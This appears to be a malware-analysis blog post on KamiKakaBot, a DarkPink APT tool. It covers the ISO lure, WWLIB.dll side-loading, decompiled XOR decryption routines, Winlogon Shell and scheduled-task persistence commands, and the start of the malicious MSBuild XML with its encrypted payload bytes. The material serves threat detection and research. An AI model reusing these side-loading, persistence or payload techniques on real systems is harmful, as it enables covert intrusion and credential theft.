
Unveiling KamiKakaBot – Malware Analysis

by Nextron Threat Research Team | Mar 22, 2024

Back in January 2023 Group-IB first reported and documented the TTPs of DarkPink, an APT group that targets the Asia-Pacific regions.

We've been monitoring KamiKakaBot samples since September of last year. And at the start of this year in January we've noticed 2 new samples being uploaded to Virustotal.




These 2 new samples have had a very low detection rate. Which led us to investigate them a bit closer.

The following is a full writeup on the newer variants KamiKakaBot samples from the initial lure to full persistence on disk and credential stealer component.

> Johann Aydinbas was the first to spot this and mention it on twitter. Kudos to him.

Start Of The Infection

As discussed in the original Group-IB research blog, DarkPink APT uses ISO files as a phishing mechanism. And this case is not much different in terms of structure.The ISO in question is named **“Proposed Concept Note on the AOIP-based Comprehensive Regional Architecture.iso”** and contains the following.




Name	Description
ID SOM LETTER ON CONCEPT NOTE ON THE AOIP-BASED COMPREHENSIVE REGIONAL ARCHITECTURE.PDF	Lure document that is never used by the malware
CN AOIP-BASED COMPREHENSIVE REGIONAL ARCHITECTURE (1).DOCX.EXE	Legitimate WinWord.EXE binary masqueraded as a double extension file to incentivise the victim to click it
~CN AOIP-BASED COMPREHENSIVE REGIONAL ARCHITECTURE (1).DOC	Lure document that also contains the .NET XML task that will load the KamiKakaBot main component as

	well as the credential stealer component
WWLIB.DLL	Loader

These newer KamiKakaBot samples use “WWLIB.dll” DLL in order to side-load the malicious payload, in contrast to “MSVCR100.dll” DLL that was used in older variants.

Something to note is that winword.exe (which is the binary being used to sideload the WWLIB DLL) as well as many Microsoft Office utilities such as Excel, PowerPoint, etc are vulnerable to many other side loading vulnerabilities. As it’s illustrated in the screenshot below that’s taken from hijacklibs.net.


explorerframe.dll
fastprox.dll
msctf.dll
msvcr100.dll
mswsock.dll
netprofm.dll
npmproxy.dll
rsaenh.dll
twinapi.dll
wbemprox.dll
wbemsvc.dll
windows.storage.dll

"WinWord.exe" binary masqueraded as a word document using the double extension technique. It tries to side load the "WWLIB.dll" from the current directory.

Once loaded, it starts by searching the current directory for a file that has the following characteristics:

- Hidden
- Read Only
- Filename contains both "~" and ".doc"

```
if ( !GetCurrentDirectoryW(0x104u, Buffer) )
  return;
wcscpy(Source, L"\\*.*");
memset(&Source[5], 0, 0x1FEui64);
wcscat_s(Buffer, 0x104ui64, Source);
FirstFileW = FindFirstFileW(Buffer, &FindFileData);
if ( FirstFileW == (HANDLE)-1i64 )
  return;
while ( (FindFileData.dwFileAttributes & 3) != 3
     || !wcsstr(FindFileData.cFileName, L".doc")
     || !wcsstr(FindFileData.cFileName, L"~")
     || wcsstr(FindFileData.cFileName, L"$") )
{
  if ( !FindNextFileW(FirstFileW, &FindFileData) )
    goto LABEL_8;
}
```

The file that fits these characteristics was shipped inside of the ISO and in our case it has the name ***"~CN AOIP-BASED COMPREHENSIVE REGIONAL ARCHITECTURE (1).DOC"***

Next, it'll start reading the aforementioned DOC file starting from the end and going up until a null byte is reached. That blob is then decrypted with a hardcoded XOR key. The content is an XML file that we will discuss later in this article.

```
xor_key[0] = -1581726545;
xor_key[1] = -1277037869;
FileW = CreateFileW(a1, 0x80000000, 0, 0i64, 3u, 0x80u, 0i64);
v2 = FileW;
if ( FileW != -1i64 )
{
  FileSize = GetFileSize(FileW, &FileSizeHigh);
  encrypted_xml = malloc(FileSize);
  memset(&Overlapped, 0, sizeof(Overlapped));
  if ( ReadFile(v2, encrypted_xml, FileSize, 0i64, &Overlapped) )
  {
    CloseHandle(v2);
    v5 = 0;
    v6 = 0;
    v7 = &unk_180007360;
    for ( i = &unk_180007360; *i || i[1]; ++i )
    {
      *i ^= word_1800053F0[v6 % 8];
      ++v6;
    }
    for ( j = FileSize - 1; j > 1; --j )
    {
      if ( !encrypted_xml[j] )
        break;
      ++v5;
    }
    v10 = FileSize - v5;
    v11 = FileSize - v5;
    if ( FileSize - v5 < FileSize )
    {
      v12 = &encrypted_xml[v10];
      do
        *v12++ ^= *(xor_key + v11++ % 8);
      while ( v11 < FileSize );
    }
```


The next step is to decrypt the file name of the XML file that will be created next. This will result in **"wctA91F.tmp".**

```
v21 = 0;
v22 = word_1800072B0;
for ( m = word_1800072B0; ; m = (m + 2) )
{
  v24 = *m;
  if ( !*m )
    break;
  *m = word_1800053F0[v21 % 8] ^ v24;
  ++v21;
}
do
  ++v17;
while ( word_1800072B0[v17] );
if ( 0x7FFFFFFFFFFFFFFEi64 - v35[0] < v17 )
  sub_1800011B0(m, v24);
_mm_lfence();
sub_180003710(lpFileName, v35[0], word_1800072B0, v17);
if ( v35[1] >= 8ui64 )
```

The XML file is then created under **"C:\Users\<username>\AppData\Local\Temp\"**

```
v27 = Block;
if ( *(&v33 + 1) >= 8ui64 )
  v27 = lpFileName[0];
v28 = CreateFileW(v27, 0x120116u, 0, 0i64, 2u, 0x80u, 0i64);
v29 = v28;
if ( v28 != -1i64 )
{
  WriteFile(v28, &decrypted_xml[v10], v5, 0i64, 0i64);
  CloseHandle(v29);
}
if ( v35[1] >= 8ui64 )
```

We're providing a Python script that emulates the decryption routine mentioned above. It takes the "DOC" and a "XOR" key and outputs the XML in question.



After the decryption routine, the DLL will try to execute the lure document by locating the legitimate Word binary installed on the system. It does this by assuming that a “Start Menu” entry exists for Word.

When an application is installed in Windows it can be added to the list of applications in the Start Menu. This is achieved by adding a shortcut “.lnk” file pointing to it. A default Microsoft Office Word installation creates a shortcut called “Word.lnk” in that location.

The DLL chooses this method of execution to avoid hard coding different paths for the “WinWord.exe” binary. As the exact location will depend on which version is installed.

```
for ( i = &Src; *i || i[1]; ++i )
{
  *i ^= word_7FFDE0AE53F0[v1 % 8];            // 'C:\ProgramData\Microsoft\Windows\Start Menu\Programs\'
  ++v1;
}
lstrlenW(&Src);
v16 = 0i64;
v17 = 0i64;
v18 = 7i64;
wcscpy(Destination, &Src);
v21 = dword_7FFDE0AE733C;
wcscat_s(Destination, 0x105ui64, L"*.lnk");
v5 = -1i64;
do
  ++v5;
while ( *(&Src + v5) );
if ( v5 > *(&xmmword_7FFDE0AE77D8 + 1) )
{
  _mm_lfence();
  sub_7FFDE0AE35A0(&xmmword_7FFDE0AE77C8, v5, v4, &Src);
}
else
{
  v6 = &xmmword_7FFDE0AE77C8;
  if ( *(&xmmword_7FFDE0AE77D8 + 1) >= 8 )
    v6 = xmmword_7FFDE0AE77C8;
  xmmword_7FFDE0AE77D8 = v5;
  v7 = 2 * v5;
  memmove(v6, &Src, 2 * v5);
  *(v6 + v7) = 0;
}
FirstFileW = FindFirstFileW(Destination, &FindFileData);
v9 = FirstFileW;
if ( FirstFileW != -1i64 )
{
  do
  {
    if ( wcsstr(FindFileData.cFileName, L".lnk") && wcsstr(FindFileData.cFileName, L"Word") )
    {
      v10 = -1i64;
```

Once the Word.lnk shortcut is found it proceeds to execute the lure “~CN AOIP-BASED COMPREHENSIVE REGIONAL ARCHITECTURE (1).DOC” via CreateProcessW

```
*Block = *lpCommandLine;
*v27 = v25;
v15 = Block;
if ( _mm_srli_si128(v25, 8).m128i_u64[0] >= 8 )
  v15 = lpCommandLine[0];
if ( CreateProcessW(0i64, v15, 0i64, 0i64, 0, 0x8000000u, 0i64, 0i64, &StartupInfo, &ProcessInformation) )
{
```

Below is the command line after execution.

```
cmd /c C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Word 2016.lnk ~CN A
```

Persistence & Execution

Once the lure has been executed, the DLL sets up the following persistence mechanism in order to initiate the execution of the 2nd stage (XML payload) and to ensure execution across reboots.

It starts by setting 3 environment variables that point to the following values.

Name	Value	Description
Msbd	%WINDIR%\Microsoft.NET\Framework64\<version>\MSBuild.exe	Legitimate path to MSBuild instance on the system
Pyps	powershell	PowerShell
Tepmrd	%TEMP%\wctA91F.tmp	Path to the decrypted XML

Once these variables are set. It overrides the Winlogon Shell registry entry in order to set up persistence.

```
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell =
```

This will make sure that every time the current infected user logs onto the system, the above command is executed.

The command leverages the fact that anything passed to the “explorer.exe” binary is executed. If we replace the environment variables, we get the following PowerShell command:

```
powershell -nop -w h "Start-Process -N -F %WINDIR%\Microsoft.NET\Framework64\v4
```

Finally, it makes sure that the machine will shut down by setting a scheduled task called “OneDriver Reporting Task” that runs on a weekly basis, every Tuesday and Friday at 12:35PM executing the “shutdown” command:

```
SCHTASKS /CREATE /f /TN "OneDriver Reporting Task" /TR "shutdown /l /f" /SC WEE
```

After a reboot the Msbuild process will compile and run the KamiKakaBot, which we will look at next.

KamiKakaBot Says Compile Me Please

In the previous section we’ve seen that the side-loaded WWLIB.dll decrypted and dropped an XML in the temp directory that was going to be executed by MsBuild.

The XML file uses an MsBuild inline task to embed everything in one file, and it contains two components:

- KamiKakaBot Main Payload.
- KamiKakaBot Credential Stealer.

The main payload is stored as an XOR encrypted base64 blob, whereas the credential stealer is simply XOR encrypted.

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">

  <Target Name="MSOfficeService_d">

    <MSOfficeService/>

  </Target>


  <UsingTask
    TaskName="MSOfficeService"
    TaskFactory="CodeTaskFactory"
    AssemblyFile="$(MSBuildToolsPath)\Microsoft.Build.Tasks.v4.0.dll" >
    <Task>
      <Reference Include="System" />
      <Reference Include="System.Reflection" />
      <Reference Include="System.IO" />
      <Reference Include="System.IO.Compression" />

      <Code Type="Class" Language="cs">
        <![CDATA[

            using System;
            using System.Reflection;
            using Microsoft.Build.Framework;
            using Microsoft.Build.Utilities;
            using System.IO;
            using System.IO.Compression;
            using System.Text;


            public class MSOfficeService :  Microsoft.Build.Utilities.Task, ITask
                {
                  public static byte[] V_ivq_daAvrIt_;
                  public static byte[] KIc_RRF_jgJo;
                  public static byte[] qKd__ZXAKK_o = new byte[] {226,68,139,5,86,73,115,174,171,30,27,5,170,182,115,174,23,30,27,5,85,73,115,174,239,30,27,5,85,73,
                  115,174,175,30,27,5,85,73,115,174,175,30,27,5,85,73,115,174,175,30,27,5,85,73,115,174,175,30,27,5,213,73,115,174,161,1,161,11,85,253,122,99,142,166,
                  26,73,152,104,39,198,198,109,59,117,39,38,20,220,206,115,59,102,52,39,29,193,219,62,121,96,117,59,6,192,143,119,117,37,17,6,32,142,194,113,127,96,
                  123,68,126,164,139,30,27,5,85,73,115,174,255,91,27,5,25,72,112,174,20,120,10,253,85,73,115,174,175,30,27,5,181,73,81,142,164,31,43,5,85,121,115,174,
                  175,24,27,5,85,73,115,174,65,80,27,5,85,105,115,174,175,126,27,5,85,73,115,190,175,62,27,5,85,75,115,174,171,30,27,5,85,73,115,174,169,30,27,5,85,73,
                  115,174,175,190,27,5,85,75,115,174,175,30,27,5,86,73,19,43,175,30,11,5,85,89,115,174,175,30,11,5,85,89,115,174,175,30,27,5,69,73,115,174,175,30,27,5,
                  85,73,115,174,15,80,27,5,30,73,115,174,175,126,27,5,41,74,115,174,175,30,27,5,85,73,115,174,175,30,27,5,85,73,115,174,175,158,27,5,89,73,115,174,175,
                  30,27,5,85,73,115,174,175,30,27,5,85,73,115,174,175,30,27,5,85,73,115,174,175,30,27,5,85,73,115,174,175,30,27,5,85,73,115,174,175,30,27,5,85,73,115,
                  174,175,62,27,5,93,73,115,174,175,30,27,5,85,73,115,174,167,62,27,5,29,73,115,174,175,30,27,5,85,73,115,174,129,106,126,125,33,73,115,174,91,48,27,5,
                  85,105,115,174,175,46,27,5,85,75,115,174,175,30,27,5,85,73,115,174,175,30,27,5,117,73,115,206,129,108,104,119,54,73,115,174,211,29,27,5,85,41,115,
                  174,175,26,27,5,85,123,115,174,175,30,27,5,85,73,115,174,175,30,27,5,21,73,115,238,129,108,126,105,58,42,115,174,163,30,27,5,85,201,115,174,175,28,
                  27,5,85,127,115,174,175,30,27,5,85,73,115,174,175,30,27,5,21,73,115,236,175,30,27,5,85,73,115,174,175,30,27,5,85,73,115,174,127,80,27,5,85,73,115,
                  174,231,30,27,5,87,73,118,174,199,53,27,5,109,106,115,174,174,30,27,5,85,73,115,174,175,30,27,5,85,73,115,174,175,30,27,5,85,73,115,174,175,30,27,5,
                  85,73,115,174,175,30,27,5,85,73,115,174,175,30,27,5,85,73,115,174,175,30,27,5,85,73,115,174,103,162,170,194,179,215,216,101,93,155,159,228,165,223,
```

```
public static string VXpdZApwL_DgJ__ = "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
Da0hRYsvgGEz3MyBPC/
NcC3NZLrgZeJM41u3QclVGA1eCAiJLehBqLOdb8gBKREgQd4gtS2QRhmL6zq1zAsC0xQvQc68n47YxxWv2qX3oOdEpoz71ByCTz2nyiv8mb65N6OvS2hgacqyX8eSrc8spYaGcmio5wqD0Ap8ohCg
